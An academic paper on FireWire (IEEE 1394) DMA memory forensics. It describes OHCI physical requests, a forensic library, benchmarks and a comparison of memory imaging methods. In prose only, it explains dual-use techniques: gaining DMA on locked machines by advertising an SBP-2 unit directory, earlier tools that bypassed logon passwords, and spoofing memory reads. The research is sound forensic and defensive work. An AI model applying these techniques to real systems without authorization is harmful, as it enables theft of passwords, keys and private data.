Memory Forensics over the IEEE 1394 Interface

Freddie Witherden*

August 28, 2010†

Abstract

The IEEE 1394 "FireWire" interface provides a means for acquiring direct memory access. We discuss how this can be used to perform live memory forensics on a target system. We also present *libforensic1394* an open-source software library designed especially for this purpose. Passive and active applications of live memory forensics are analysed. Memory imaging techniques are discussed at length and it is demonstrated how the interface can be used both to dump the memory of a live system and to compromise contemporary operating systems.

1 Introduction

The IEEE 1394 interface is a serial expansion bus found on many personal computers. Also known under the brand names of *FireWire* by Apple Inc. and *i.LINK* by Sony it is a means of connecting high-speed peripheral devices, such as digital camcorders and hard disks, to a computer. The bus, being peer-to-peer in nature, can also be used to connect two or more computers together to form an ad-hoc personal network. One distinguishing feature of the bus—that separates it from competing interfaces such as the *Universal Serial Bus*—is that it contains provisions allowing for one device on the bus to directly read/write from the physical memory of another.

In this paper we show how this feature can be used to perform live memory forensics on a target system and describe several potential applications. As we emphasise in Section 2 the use of the IEEE 1394 interface for memory forensics is not a new concept with there being an extensive body of research available. Hence it is important to stress that the scope of this paper is more evolutionary than revolutionary.

*E-mail: freddie@witherden.org

†Permanent ID of this document: 624c832fb523888ddfdfcae8d425e00c

Roadmap In Section 3 we describe how the various parts of an implementation of IEEE 1394 interact with each other and how these work together to allow for direct memory access. We elaborate on the requirement for an SBP-2 unit directory to be present in order for physical memory access requests to succeed. We discuss how, under the right circumstances, it is possible to address more than 4 GiB of physical memory through the optional `PhysicalUpperBound` register.

In Section 4, we present libforensic1394: a cross-platform library designed especially for the purpose of performing memory forensics over the IEEE 1394 interface. Unlike existing libraries, with limited compatibility for modern operating systems, libforensic1394 supports a wide variety of host/target systems.

Applications, both *passive* and *active*, are discussed in Sections 5 and 6 respectively. Whereas passive applications involve only reading the memory of a target system, active applications also include writing to it. In Section 5 IEEE 1394 based memory acquisition is discussed within the context of obtaining a reliable and consistent memory dump of a target system. Hardware based techniques are compared to software alternatives. Further applications beyond memory acquisition are discussed in Section 6. Signature-based code injection is presented as a means to patch a running binary and used to bypass the password validation functions on 32- and 64-bit versions of Microsoft Windows and on recent versions of Apple's Mac OS X operating system. Techniques for extracting the logon password for a Mac OS X user are also discussed.

In Section 7 we suggest a variety of mitigation techniques and comment on their effectiveness.

2 Previous Work

The direct memory access functionality provided by IEEE 1394 host controller chips has long been used by system developers to facilitate *kernel mode debugging*. However the relative obscurity of the bus outside of Apple computers before 2002 resulted in the issue being sidelined in lieu of developing techniques for offline analysis. What follows is a summary of key results heretofore; a more complete list of which is maintained by Hermann (2010).

The first piece of headline-grabbing research came when Dornseif (2004) gave a presentation entitled "Owned by an iPod" at PacSec showcasing the profound security implications of direct memory access. This was followed up by a second presentation "FireWire — all your memory are belong to us" (Dornseif et al., 2005) at CanSecWest/core05. These presentations coincided with the release of *pyfw*—a Python module for interfacing with IEEE 1394 devices. Written atop of the IOKit framework pyfw runs only under Mac OS X and unfortunately, for reasons to be discussed in Section 3, does not support targets running Microsoft Windows.

At Ruxcon Boileau (2006) presented "Hit by a bus: physical access attacks with Firewire" which showed how an appropriately configured host could be used to gain memory access to a target system running Windows. The presentation featured a live demonstration of the tool *winlockpwn* (Boileau, 2008) capable of bypassing the password validation routine in Windows XP SP2. The tool was later released to the public in early 2008. Shortly after, Panholzer (2008) from *SEC Consult*, confirmed that Windows Vista is also vulnerable to a similar form of attack. In addition Boileau also released an open-source Python wrapper around *libraw1394*—a GNU/Linux library for accessing 1394 devices—called *pythonraw1394* that included a suite of utilities for performing memory dumps. The law enforcement-only utility *Goldfish* (Almansoori, 2009)—capable of extracting the logon password and open AIM conversions of a Mac OS X target—appears[*] to be a wrapper around these utilities. (See Section 6 for a discussion on acquiring the logon password under Mac OS X.)

Another key piece of research is due to Piegdon (2007) who presents a variety of techniques for compromising 32-bit GNU/Linux systems using IEEE 1394. One of the more notable results is the ability to spawn a shell on the target system using a "beachhead" to pipe `stdin` and `stdout` to the host system. His paper is an invaluable resource for those interested in analysing GNU/Linux systems. Concrete implementations were provided as part of the open source *SEAT1394* suite (which also makes use of libraw1394 for accessing devices).

Halderman et al. (2008) in their landmark paper on *cold boot attacks* against encryption keys describe a variety of methods for performing so called cold boot attacks and on reconstructing AES and RSA keys from a dump. Cold boot attacks work by leveraging the fact that the contents of memory modules take a not-insignificant period of time to degrade after power to a system is cut. The paper presents techniques for extending this period and using it to *transplant* memory modules between systems. A viable alternative to IEEE 1394 based access, cold boot attacks are notable on account of being very difficult to mitigate through software alone. Hot boot attacks, those which work by rebooting a system into an alternative operating system, are also discussed.

The Volatility framework (Volatility development team, 2010) is a Python library for performing forensics on memory dumps of Microsoft Windows systems. It is capable of extracting artefacts such as the list of running processes.

3 Anatomy of IEEE 1394

As was touched on in the introduction, the IEEE 1394 interface is a peer-to-peer serial expansion bus. Devices on the bus are referred to as *nodes* with each node being

[*] As the author does not have access to the utility this assertion is based off of screen captures provided in the documentation.

assigned an ID between [0..63]. Consumer grade devices are usually attached to the bus through one of three connectors:

6-circuit *alpha* Found on most personal computers this is by far the most common connector and is capable of providing a small amount of power to an attached device.

4-circuit *alpha* Introduced in the 1394a-2000 amendment this connector is often found on notebook systems from Sony and Hewlett-Packard. Unlike the 6-circuit connector the 4-circuit connector lacks ability to provide power to a device. 4-circuit ports are much less robust than their 6-circuit counterparts and more prone to damage from repeated use.

9-circuit *beta* Added in the 1394b-2002 amendment this connector is found primarily on high-end Apple computers. Like the 6-circuit connector it is also capable of providing power to a device.

Devices with alpha connectors are usually capable of speeds up to 400 Mbit/s ≃ 40 MiB/s (marketed as “FireWire 400”) while beta connectors are found on “FireWire 800” devices capable of 800 Mbit/s ≃ 80 MiB/s. Backwards compatibility is built into the standard with heterogeneous and homogeneous cables being readily available.

Once connected to the bus each node has its own 48-bit address space which other nodes can make read/write requests to; it is in this manner that devices on the bus communicate with each other. Every node has a 1024-byte *configuration status ROM*[†] (CSR). The purpose of the CSR is to allow a node to advertise information such as its model/manufacturer and what protocols it supports; examples of which include the *Serial Bus Protocol* used by mass storage devices and *IP over 1394*. Support for a given protocol is indicated by the presence of the relevant *unit directory* in the CSR. Operating systems iterate through the list of unit directories in the CSR to decide how best to handle a newly inserted 1394 device.

A block diagram showing how applications interact with devices can be seen in Figure 1, a key part of which is the *Open Host Controller Interface* (1394-OHCI) chip. The chip, usually connected over PCI or PCIe, presents the operating system with a standard interface for interacting with the bus. This has two important consequences. Firstly that virtually all controller/expansion cards—irrespective of manufacturer—are supported without the need for special device drivers. Secondly as support for the standard is so ubiquitous it is likely that a 1394 port on a personal computer is backed by an OHCI chip. This makes it feasible *to rely on OHCI-specific functionality when analysing the bus*.

[†] While termed a ROM it can be changed/updated. Indeed it is even possible for one device to change the ROM of another on the bus although there are few practical applications of this.



Figure 1. Simplified block diagram showing how 1394 devices interact with applications on a personal computer. To devices on the bus a 1394 OHCI appears as a device. It is possible that some of the attached devices are themselves 1394 OHCI chips.

One such piece of functionality of interest to forensics is the *physical response unit*. Broadly speaking this allows the 1394 OHCI to service read/write requests to certain addresses by treating them as requests to main memory. Such requests are known as *physical requests* and are performed by the 1394 OHCI using *direct memory access* (DMA). As a consequence of this, physical requests can be handled without any assistance from the system (1394-OHCI, section 3.3). To be handled by the physical response unit a request must satisfy several criterion. First that the request fall within the *low address space* area (1394-OHCI, section 1.5). This is usually defined as being the first 4 GiB of the address space. Secondly the request must be from a node that the 1394 stack has enabled the `PhysicalRequestFilter` for (1394-OHCI, section 5.14.2).

Although the low address space is usually the first 4 GiB of memory the specification does contain provisions for an *optional* `PhysicalUpperBound` register that can be used to extend the low address space above 4 GiB (1394-OHCI, section 5.15). Unfortunately, on account of its optional status, very few OHCI chips include support for it. One notable exception is the LSI FW643 a PCIe 1394b chip found on recent Apple Macintosh computers and high-end expansion cards which claims to support full 48-bit physical requests. However, to the author's knowledge no 1394 stacks take advantage of the `PhysicalUpperBound` register when present. Hence even with a suitable host controller it is not possible, without some kind of active intervention, to address more than 4 GiB of memory. The ramifications of this are discussed in Section 5.

The primary purpose of the physical response unit is to save CPU cycles on the host system. By having the OHCI autonomously process requests it is possible to both avoid generating an interrupt and an unnecessary copy of data between the OHCI and main memory. The primary benefactors of this are protocols which transfer large blocks of data to/from the host system, such as the *Serial Bus Protocol* (SBP-2). It is

Table 1. Requirements for a device to access the physical response unit. Override determines if it is possible to restrict use of the unit *without loss of functionality* and is covered in Section 7.

Stack	Non SBP-2	SBP-2	Override
Windows XP/Vista	∅	★	∅
Windows 7	∅	★	∅
Mac OS X	★	★	★
Linux old stack	★	★	★
Linux new stack	∅	★[a]	∅

★ = available ∅ = not available *a* requires firewire-sbp2 loaded

important to emphasise that the use of a physical response unit is not a requirement for a protocol/device to function but rather a means of improving performance.

Use of the physical response unit is controlled by the 1394 stack with per-node granularity. The requirements for a device to be granted access vary between stacks and are summarised in Table 1. Looking at the table it is clear that for a device to be reliably granted use of the unit it must support, or at least claim to support, the SBP-2 protocol. Indeed this is why the pyfw library (Dornseif, 2004), described in Section 2, is unable to support target systems running Microsoft Windows; it does not support adding an SBP-2 unit directory to the CSR of the host system and hence is not given use of the physical response unit by the target. The newer pythonraw1394 library (Boileau, 2006) solves this problem by providing a utility, `romtool`, to replace the CSR of the host with that of another device—usually an Apple iPod—which does contain an SBP-2 unit directory. The limitations of this solution along with less invasive alternatives are discussed in the next section. Once a host has gained the use of the physical response unit any read/write requests to the first 4 GiB of the targets address space will be serviced by the 1394 OHCI. This is sufficient for the purposes of performing memory forensics on a target system.

Availability While not as ubiquitous as the *Universal Serial Bus* (USB) the IEEE 1394 interface has obtained a reasonable degree of market penetration and is most often found on higher-end systems. Expansion cards, however, are readily available in both the PCI and PCIe interfaces found on desktop systems and the PC Card and ExpressCard interfaces found on notebooks. The standardised nature of the OHCI means that such cards seldom require device drivers. The faster 1394b "FireWire 800" interface, although uncommon on PCs, is found on newer/high end Apple Macintosh systems and also on third party expansion cards, albeit at a higher price point.

The PC Card and ExpressCard interfaces are *hot plug capable* making it possible to add expansion cards to the system while it is running. This property is incredibly useful from a forensics standpoint as it allows a 1394 interface to be added to a system on the fly. Many operating systems, including Microsoft Windows, Mac OS X and GNU/Linux, will configure such interfaces automatically *without any intervention from the user* and will proceed in doing so even if the system is locked.

4 libforensic1394

In order to simplify the process of performing memory forensics over the IEEE 1394 interface the authors developed *libforensic1394*. The primary motivation for this was to work around several limitations in the libraw1394 library—used by pythonraw1394—that prevent it from being used on modern systems. A GNU/Linux only library, libraw1394 is designed primarily for use with the old 1394 stack and has only limited support for the new "Juju" stack. Superseded in 2007 with the release of 2.6.22 the old stack is scheduled for removal in 2.6.37. Since then many distributions have switched over to using the new stack by default.

A key difference between the two stacks is how changes to the configuration status ROM are performed. In the old stack it is usual to *replace* the existing CSR with an entirely new ROM provided by the application. The change persists until another application flashes its own CSR. However, this can easily lead to race conditions and issues regarding unclean termination. In the new stack the problem is solved by providing an API for *amending* the CSR allowing programs to *temporarily* add their own unit directories. The new API is both safer and closer to those provided by the 1394 stacks of other operating systems. However, a consequence of this change is that any tools which depend upon the old behaviour—such as `romtool`—no longer function.

libforensic1394 solves this problem by interfacing with the new stack directly. As the programming model of the new stack is much closer to that of other operating systems libforensic1394 is fully supported under Mac OS X using the IOKit framework. Support for FreeBSD is planned for a future release. A port to Microsoft Windows is less likely, however. This is on account of there being no user mode API for accessing 1394 devices.

Asynchronous requests OHCI chips are capable of processing multiple requests in parallel. Dispatching requests in parallel has the potential to improve read performance by a factor of three or more. libforensic1394 allows developers to take advantage of this by providing a *vectorised* API. Asynchronous interfaces are available on both GNU/Linux and Mac OS X. However, interfaces are afflicted with serious bugs that

Table 2. Comparison of block and offset read performance for various consumer OHCI chips. Results collected using an Apple MacBook running Mac OS X 10.6 with an LSI FW322/323 "FireWire 400" OHCI.

	Block / MiB/s		Offset / MiB/s	
OHCI	Sync	Async	Sync	Async
Creative Labs	9.7	36.8	69.3	124.9
LSI FW322/323	9.5	31.3	69.4	110.6
Ricoh R5C832	8.2	20.2	30.0	127.3
Ti TSB43AB22A	9.5	22.7	64.8	117.4
Ti XIO2213A	10.3	35.5	31.5	128.5
Via VT6315	8.4	24.5	30.2	122.3

can result in kernel panics when used. libforensic1394 is able to work around some of these limitations on Mac OS X, albeit at the cost of increased overhead. Under GNU/Linux the vectorised API falls back to processing requests synchronously. Due to these limitations performance is currently suboptimal on both GNU/Linux and Mac OS X.

Benchmarks The performance of libforensic1394 is almost entirely determined by the 1394 stack of the *host system* and the OHCI of the *target system*. Read requests usually fall into one of two categories: *block reads*, which involve reading large quantities of sequential data, and *offset reads*, which involve reading 8–20 bytes out of every 4096. (Applications of block and offset reads will be discussed in Sections 5 and 6 respectively.) Presented in Table 2 are benchmarks of libforensic1394 against several common OHCI chips.

It is interesting to note that the Creative Labs OHCI—found on an Audigy 2 sound card—came closest to saturating the bus. The Ti XIO2213A, a 1394b "FireWire 800" controller came a close second. As another 1394b controller was unavailable for testing the performance impact of "FireWire 800" is currently unknown. Finally, although the LSI FW322 was only capable of sending data at a rate of 31.3 MiB/s it was capable of receiving it at over 36 MiB/s. This appears to be something of a general trend.

Support for asynchronous requests on GNU/Linux is extremely temperamental. It is therefore currently not possible to fairly compare the performance of 1394 stacks. Preliminary results show that while block read performance is similar to Mac OS X offset read speeds in excess of 300 MiB/s are possible.

5 Passive Applications and Software Acquisition

Possibly the simplest application of the IEEE 1394 interface in the context of memory forensics is to *image* the memory of a suspect system. This can be done by making a series of read requests to the first few gigabytes of the 1394 address space (which will, in turn, be handled by the physical response unit of the OHCI, hence, retrieving the memory contents of the system). However, in order to be useful in a forensics setting it is necessary that the image be *complete*, *consistent*, *reliable* and leave minimal *tool marks*; terms which are defined more precisely below.

Complete Completeness refers to the degree of a system's volatile memory contained within an image. This includes not only the main memory (DRAM) but also any memory present in expansion cards; as of 2010 it is not uncommon for high-end video cards to have in excess of 1 GiB of dedicated memory. The presence of memory that is *paged* or *swapped out* at the time of acquisition is also of forensic importance. The definition can also be expanded to include the *cache memory* found on central processing units although this is usually far less important and hence seldom considered.

Consistent The memory of a modern computer system is a highly dynamic system, constantly changing and being rewritten. Depending on the imaging method used, acquiring the memory of a running system can take anywhere from a few seconds to a few minutes. During this time it is extremely likely that the contents of memory will have changed. These changes manifest themselves as *inconsistencies* in the resulting image which can be thought of as being analogous to the smears found on an overexposed photograph. Such inconsistencies severely inhibit forensic analysis.

Reliable For a memory dump to be reliable it must be free from *tampering*, intentional or otherwise. The ways in which software running on the system can interfere with the contents of an image are discussed later on in this section. Methods which do not depend on software running on the suspect system are generally less susceptible, or even immune entirely, to tampering. Tampering with an image in a surreptitious manner is an extremely difficult task. In addition to performing any desired modifications a malicious program must also take care to *mask its own presence from the image*. This is an incredibly tall order for a piece of software. It is much more likely that a program will attempt to perform a *denial of service attack* with the objective being to hinder the collection of forensic evidence.

Tool marks The action of plugging a device into a system, say a IEEE 1394 cable, or running a piece of software on the system will cause the memory contents of the

system to change. These undesirable changes are known as tool marks. In this paper the definition is expanded to also cover any *memory degradation* that might occur during the imaging process. Although not an issue for live acquisition techniques memory degradation is a limiting factor in cold boot methods.

When evaluating an imaging method it is also important to consider any *prerequisites* that a method might have. For example software acquisition schemes usually require *root access* on the target system. It is, more often than not, these prerequisites which limit the applicability of a method, as opposed to the quality of the resulting image. Before comparing the relative merits of each acquisition technique it is first worth outlining what actually constitutes a memory dump.

5.1 Address spaces

All modern processors have the concept of an *address space*. On a 32-bit system this address space is 32-bits in size while on a 64-bit system it is usually 48-bits in size. This address space is quantised into *pages* between 4 KiB and 4 MiB in size. These pages can then be *mapped*. In the simplest case this mapping is onto *physical memory* resulting in any reads/writes to the address space being translated to reads/writes to memory. However, it is also common to map things other than memory into the address space. The primary reason for doing this is to allow IO devices to be accessed as if they were chunks of memory. It is not uncommon for 500 MiB of the address space to be allocated in this fashion. (Incidentally, this is why a 32-bit system with a 2^{32} = 4 GiB address space, is only capable of accessing ~3.5 GiB of memory—the remainder is used for memory mappings.)

Processes running on a system do not interact with this address space directly. Instead each process has its own *virtual address space*, presenting it with the illusion that it is the only process running. Depending on the system there can be between three and four levels of indirection between the address space of the system and that of a process. What appears as a contiguous block of memory to a system is, in reality, a fragmented collection of pages spread throughout the address space. The specifics of this, and how one can work backwards to construct the address space of a process, are beyond the scope of this paper. See Schuster (2009) and Suiche (2010) for further details. A further complication arises from the fact that modern operating systems make extensive use of *on demand paging*. When demand paging is used the operating system will only load or *page* data into main memory when it is required by a program. Moreover, it is also possible for an operating system to evict unused pages from memory into a *swap* or *page file*. All of this is completely transparent to applications and serves to ensure that the system is always making effective use of available memory, which, until recently, has always been a highly contested resource. However, because of this it is

possible that elements of an application's virtual address space may not exist *anywhere in physical memory*.

All of this results in the term *memory dump* being something of a misnomer; what is actually being dumped is the system's *physical address space* which includes not just main memory but also any mappings which may exist.

5.2 Imaging methods

Techniques for imaging the memory of a system can be divided up into two categories: *software based* and *hardware based*. Software based methods access the memory of a system through executable code running on the CPU while hardware based methods access it through a peripheral device attached to the system. As virtually all peripheral devices use *direct memory access* (DMA) transfers to access memory hardware based methods are often referred to as being DMA based.

IEEE 1394 and DMA Acquisition over the IEEE 1394 interface works by exploiting the functionality provided by the OHCI physical response unit as described in Section 3. As the requests are serviced directly without any intervention from the CPU 1394 based methods are considered to be *hardware based*.

The method is particularly attractive from a forensics standpoint as it only requires commodity hardware. Moreover, as most operating systems configure 1394 devices automatically upon insertion it can be performed without the need for administrator privileges on the system and can even be performed if the system is locked. The hardware nature of the method serves to greatly reduce the impact of tool marks. However, as stated in Section 3, it is usually only possible to image the first 4 GiB of the address space. While this is not currently an issue, with most consumer systems running 32-bit operating systems, it is likely to become one in the future. The speed at which memory can be imaged varies between 20 MiB/s–35 MiB/s depending on the host controller.

Although by far the most common example of hardware based acquisition others do exist. An example of which is the proof-of-concept Tribble card (Carrier and Grand, 2004) a specialist PCI device for imaging the memory of a running system. While the PCI nature of the Tribble makes it unsuitable for incident-response it is conceivable that a hot plug capable Express Card version could be produced. When compared with the IEEE 1394 interface a dedicated card has the advantages of being both faster and capable of addressing more than 4 GiB of memory.

Much of the interest in hardware based methods has been because of the perceived reliability. However, Rutkowska (2007) showed how, by using functionality specific to AMD64 chipsets, it is possible to redirect DMA requests made by peripheral devices. In doing so she was successfully able to freeze a system when a device attempted

to access a specific memory address or to cause any such requests to return zeros. A mechanism to spoof responses to requests was also presented but was unsupported by the AMD64 chipsets of the time. It is believed that chipsets by Intel and others possess similar capabilities. Unfortunately, the presentation is often used as the primary criticism of IEEE 1394 based techniques. Although valid, its fringe nature often results in an *overstatement of the reliability of the IEEE 1394 interface* which assumes it as being on-par with any other hardware technique. However, when a read request is made by a device on the bus to the *low address space* area the OHCI first checks to see if it should be handled by the physical response unit; if not the request is forwarded to the 1394 stack for processing. Most stacks respond to such a request with an error code. However, there is no reason why a stack—or even an application running on top of the stack—could not respond with a payload. An application which does just that under GNU/Linux is presented in Listing 2 of Appendix A.

Analysis of the above application has shown its presence on a system to be difficult to detect. Despite running in user mode it is capable, when paired with a suitably fast system, of posting competitive benchmark results in line with those in Table 2. If the precise make and model of the target system's OHCI is known it is possible to surmise the presence of such an application through *fingerprinting*.

Hibernation file Also known as *suspend to disk* hibernation is a feature of many desktop operating systems which allows for the current state of the system to be serialised to non-volatile media. This state takes the form of a *hibernation file* and can be used to resume the system at a later date. Among other things the hibernation file contains a dump of any physical memory used by the system. By analysing this file it is possible to reconstruct portions of the system's address space. To speed up the hibernation process operating system vendors usually only include the bare minimum necessary to restore the state of the system. This means that portions of the address space not currently in use by the system are omitted. However, these regions can contain useful information such as the remnants of terminated processes. Hence, hibernation files do not provide a *complete* image.

Hibernation is often considered as a safer, more reliable, alternative to *sleep mode* (commonly referred to as *suspend to RAM* or S3). When a system, traditionally a notebook, is put to sleep all components other than the memory modules are powered down. As the memory is still receiving power its contents are preserved, allowing for a system to reawaken rapidly from suspension. While significantly faster than hibernation suspension to RAM does require that the memory modules remain powered for the duration. This is a problem for both desktop and notebook machines. In an attempt to alleviate this versions of Windows since Vista and Mac OS X since Leopard have included a feature called *safe sleep* whereby a hibernation file is created before putting

the system to sleep. In the case of power being cut this file is used to resume the system. The relevance of this from a forensics standpoint is that *hibernation files are also present on the machines of users who suspend their systems to memory*. This also provides a convenient means for an investigator to generate a hibernation file. Many systems are configured to go to sleep when either the power button is pressed or—in the case of notebooks—when the lid is closed.

The internal structure of hibernation files varies between operating systems and is seldom documented. The file is commonly *compressed* and occasionally *encrypted*. For this reason specialist programs are required in order to analyse them. In the case of an encrypted hibernation file the encryption key is often synthesised from the user's logon password. If the hibernation file was produced when the system was put to sleep, as is the case with *safe sleep* technologies, the key can sometimes be retrieved. This is because, in all likelihood, the key is still resident in the memory of the system and hence can be obtained using the imaging techniques presented in this section.

The primary advantage of hibernation files is that they are extremely *consistent*. Indeed, such consistency is necessary in order to restore the state of a system. In terms of reliability hibernation files are somewhat questionable. Most operating systems have hooks allowing an application to be notified when the system is going into hibernation—making it possible for a malicious application to obfuscate/terminate itself upon hibernation. This potential is, to an extent, mitigated by the fact that for a piece of software, malicious or otherwise, to persist on a system it must be able to survive a hibernation cycle. Any piece of software incapable of this will have a decisively short half-life. This places limitations on how an application can respond to a hibernation. Another potential concern is that because the file must reside on disk that it can be modified *ex post facto* by any application with sufficient privileges. Such a concern can be mitigated by ensuring that no application on the system has the opportunity to modify the hibernation file after it has been written. Often this means acquiring the file before it is used to resume the system. Owing to their very nature hibernation files can not be used to perform *live analysis* of a system.

Live software acquisition Traditionally, operating systems have provided a special *device file* for accessing the physical address space of the system. By reading from this file an application can produce a memory dump. On Microsoft Windows the file is specified as `\Device\PhysicalMemory` while Unix-like systems, including Mac OS X and GNU/Linux, provide `/dev/mem` for the purpose. Recently, however, there has been a trend towards limiting access to such files. With the release of Windows Server 2003 Service Pack 1 Microsoft removed the ability for user mode applications to access the `PhysicalMemory` device and Apple opted to disable `/dev/mem` by default with the Intel port of Mac OS X Tiger. Although `/dev/mem` is still present in many

GNU/Linux distributions it is often limited to the first 1 MiB of memory. Developers of imaging applications have responded to this by including *kernel modules* to emulate the missing functionality. Therefore most tools available on the market today are two-part, consisting of a kernel module to provide an appropriate devices file and a user mode application to read from this file.

Many imaging tools are available, both open source and proprietary. Tools for Microsoft Windows include the GPL licensed *MDD* (ManTech International, 2009) and the proprietary *MoonSols Windows Memory Toolkit* (MoonSols, 2010). For GNU/Linux the `crash` module (Anderson, 2008) can be used to emulate the functionality of `/dev/mem`. All of these tools require administrator privileges to run. Whereas Windows and Mac OS X generally maintain *binary compatibility* for kernel modules between releases the Linux kernel does not. It is usually not possible to load a module compiled against one release of the Linux kernel on a system running a different release. Investigators wishing to use software acquisition in the field may therefore be required to keep several versions of a particular module/driver. The speed of software tools depends heavily on the bandwidth of the device being used to store/send the image. Using a 1 Gbit/s Ethernet connection or S-ATA hard disk transfer rates upwards of 80 MiB/s can be obtained.

Live software acquisition is plagued by *reliability* concerns. Imaging tools rely on *system calls* provided by the operating system in order to function. These calls are required for, among other things, launching processes, loading modules/drivers into the kernel and accessing the file system. Any piece of software that can interfere with these calls has the potential to tamper with the resulting image. Detection of such software, which may often take the form of a *rootkit*, is difficult. In some instances it may even be impossible without the aid of hardware acquisition. This makes live software acquisition unsuitable for imaging potentially hostile systems. The use of any software tool will leave behind *tool marks*. The extent of these marks is a function of several variables, including the *memory footprint* of the imaging application, the size of any kernel modules loaded and the method used to save the resulting image. Sending an image to a networked device is likely to leave fewer marks than writing to a removable mass storage device (which must itself be inserted into the system).

The two-part design of modern imaging tools is suboptimal insofar as consistency is concerned. The consistency of an image depends heavily on the number of active processes running on the system at the time of acquisition. Processes that are inactive are not modifying memory and so are unlikely to be the source of inconsistencies. It is therefore desirable to freeze-out user space applications running on the system while a memory snapshot is taken. (An approach similar to this is used in order to hibernate a system.) However, this is only practical if the imaging tool does not depend on user space in order to function. Herein lies the problem with current two-part tools in that they all make use of a user space component. By moving this code into the kernel it

becomes possible to exert a significant degree of control over the acquisition process. A more in depth discussion on the topic of consistency in software memory acquisition can be found in Huebner et al. (2007).

Hot boot acquisition A crucial result from Halderman et al. (2008) is that memory takes a *macroscopic amount of time to degrade* after power is cut. When a machine is restarted abruptly, say by hitting the reset switch, power is only lost for a few fractions of a second. It is therefore highly unlikely that any *degradation* will have occurred. So long as the BIOS does not erase main memory on start-up its contents will be available to whatever software is loaded next. Hence, by booting a system into an *alternative environment* it is possible to produce a memory image. In their paper Halderman et al. present several such environments suited to the purpose; each making use of a different attack vector with memory footprints in the region of 10 KiB. Although the contents of main memory are preserved across a power cycle *memory maps*, in general, are not. This has a negative impact on the *completeness* of the image.

The environment used for acquisition is independent of the operating system. This not only improves the *reliability* of the resulting image but also its *consistency*. Administrator privileges on the system are also no longer required. However, for the technique to be applicable there are several constraints which must be satisfied. Firstly and fore mostly it must be possible to boot the system into an alternative environment. This may require changing the priority of boot devices in the BIOS and can be obstructed through the presence of a *BIOS password*. Furthermore it depends upon the BIOS not clearing the system memory on start-up. Although this is usually not an issue many BIOSes provide an option for performing an *extended power-on self test* which, when enabled, will perform a destructive memory test on start-up. In addition *error-correcting code* (ECC) memory, commonly found in servers, must be initialised to a known state in order to function correctly. As a consequence it is not possible to perform hot boot acquisition on systems utilising ECC memory.

While the use of an alternative environment solves the problem of relying on untrusted *software* it still depends on potentially untrusted *hardware*. Heasman (2006) showed that it is possible to embed rootkits and other malicious code into the BIOSes of peripherals. Since all environments, including boot loaders and operating systems, depend on the functionality provided by the BIOS it is extremely difficult to avoid executing such code. Along with DMA redirection (Rutkowska, 2007) BIOS rootkits are primarily a “fringe” concern.

Cold boot acquisition When it is not practical to boot the target system into an alternative environment *cold boot acquisition* can be used. As outlined in Halderman et al. (2008) the idea is to *transplant* memory modules from an untrusted target system

to a trusted host system. Hot boot acquisition can then be performed on the host to obtain a memory image. This method is applicable whenever a suitable host (memory recipient) is available and is independent of any software running on the target.

To transplant memory modules from the target to the host it is necessary power down both machines. However, as soon as power is cut the contents of the modules begins to *degrade*. The rate of degradation depends on both the *speed* and *temperature* of the modules (Halderman et al., 2008, table 2). Faster modules degrade quicker than slower modules and cooler modules degrade slower than warmer modules. Memory modules in a system usually operate at between 30 °C and 50 °C. At these operating temperatures the rate of degradation is too high for transplantation. (Depending on the type of memory and the number of seconds without power error rates in excess of 40% can be expected.) However, by cooling the memory down to −50 °C using readily available "canned air", Halderman et al. were able to dramatically slow down the rate of degradation. At these temperatures the researchers found that even after a minute without power the error rate was always below 0.1%. It is perhaps worth noting that since the paper was published in 2008 memory speeds have continued to increase. Further research is required to determine if this observation still holds with newer modules.

For transplantation to be successful the host and target systems must use the same type of memory. As of August 2010 desktop systems normally use either DDR2 or DDR3 while notebook systems normally use SO-DDR2 or SO-DDR3. A further complication arises if the target system has more than one memory module. With only a single module present there is only one possible way of mapping the contents of that module into the systems' address space. However, when two modules are present there are potentially four different mappings. In addition to the two *linear mappings* there are also two *interleave mappings*. Interleaving, as depicted in Figure 2, is a means of increasing memory bandwidth when multiple modules are present. It is available on most systems since 2005 and generally requires that modules be of equal capacity and be installed in pairs. The mapping used depends on the capabilities of the memory controller, the number of memory modules installed and the physical location of these modules. Should the host and target systems use different mappings the resulting image will be jumbled. However, by determining the mappings used by the host/target systems it is possible to reorder the image. Such determination can be done post mortem.

5.3 Summary

A simplistic comparison of the methods described above can be found in Table 3. Looking at the table it is clear that none of the techniques can be considered perfect in all categories. It is therefore necessary to choose the most suitable technique on a case-by-case basis. Often it is advantageous to combine imaging techniques. Doing so not



Figure 2. Two-way, dual channel memory interleaving. Two modules, each connected over a 64 bit bus, are presented as a single module with a 128 bit bus. If four modules are installed they will be presented as two 128 bit modules. Triple channel memory interleaving can also be found on some recent systems.

Table 3. Comparison of memory acquisition methods when performed on a desktop/notebook system.

	Hardware		Software			
Characteristic	1394	Other	Hiberfile	Live	Hot boot	Cold boot
Prerequisites	★	∅ ∅	★	∅	★	∅ ∅
Completeness	★	★★	∅	★★	∅	∅
Consistency	∅	∅	★	∅	★★	★★
Reliability	∅	★	∅	∅ ∅	★	★★
Tool marks	★	★	★	∅ ∅	★	★
Degradation	★★	★★	★★	★★	★	∅
Risk factor	★	∅	★★	★	∅ ∅	∅ ∅
In vivo	Yes	Yes	No	Yes	No	No

★★= very good ★= good ∅ = poor ∅∅ = very poor

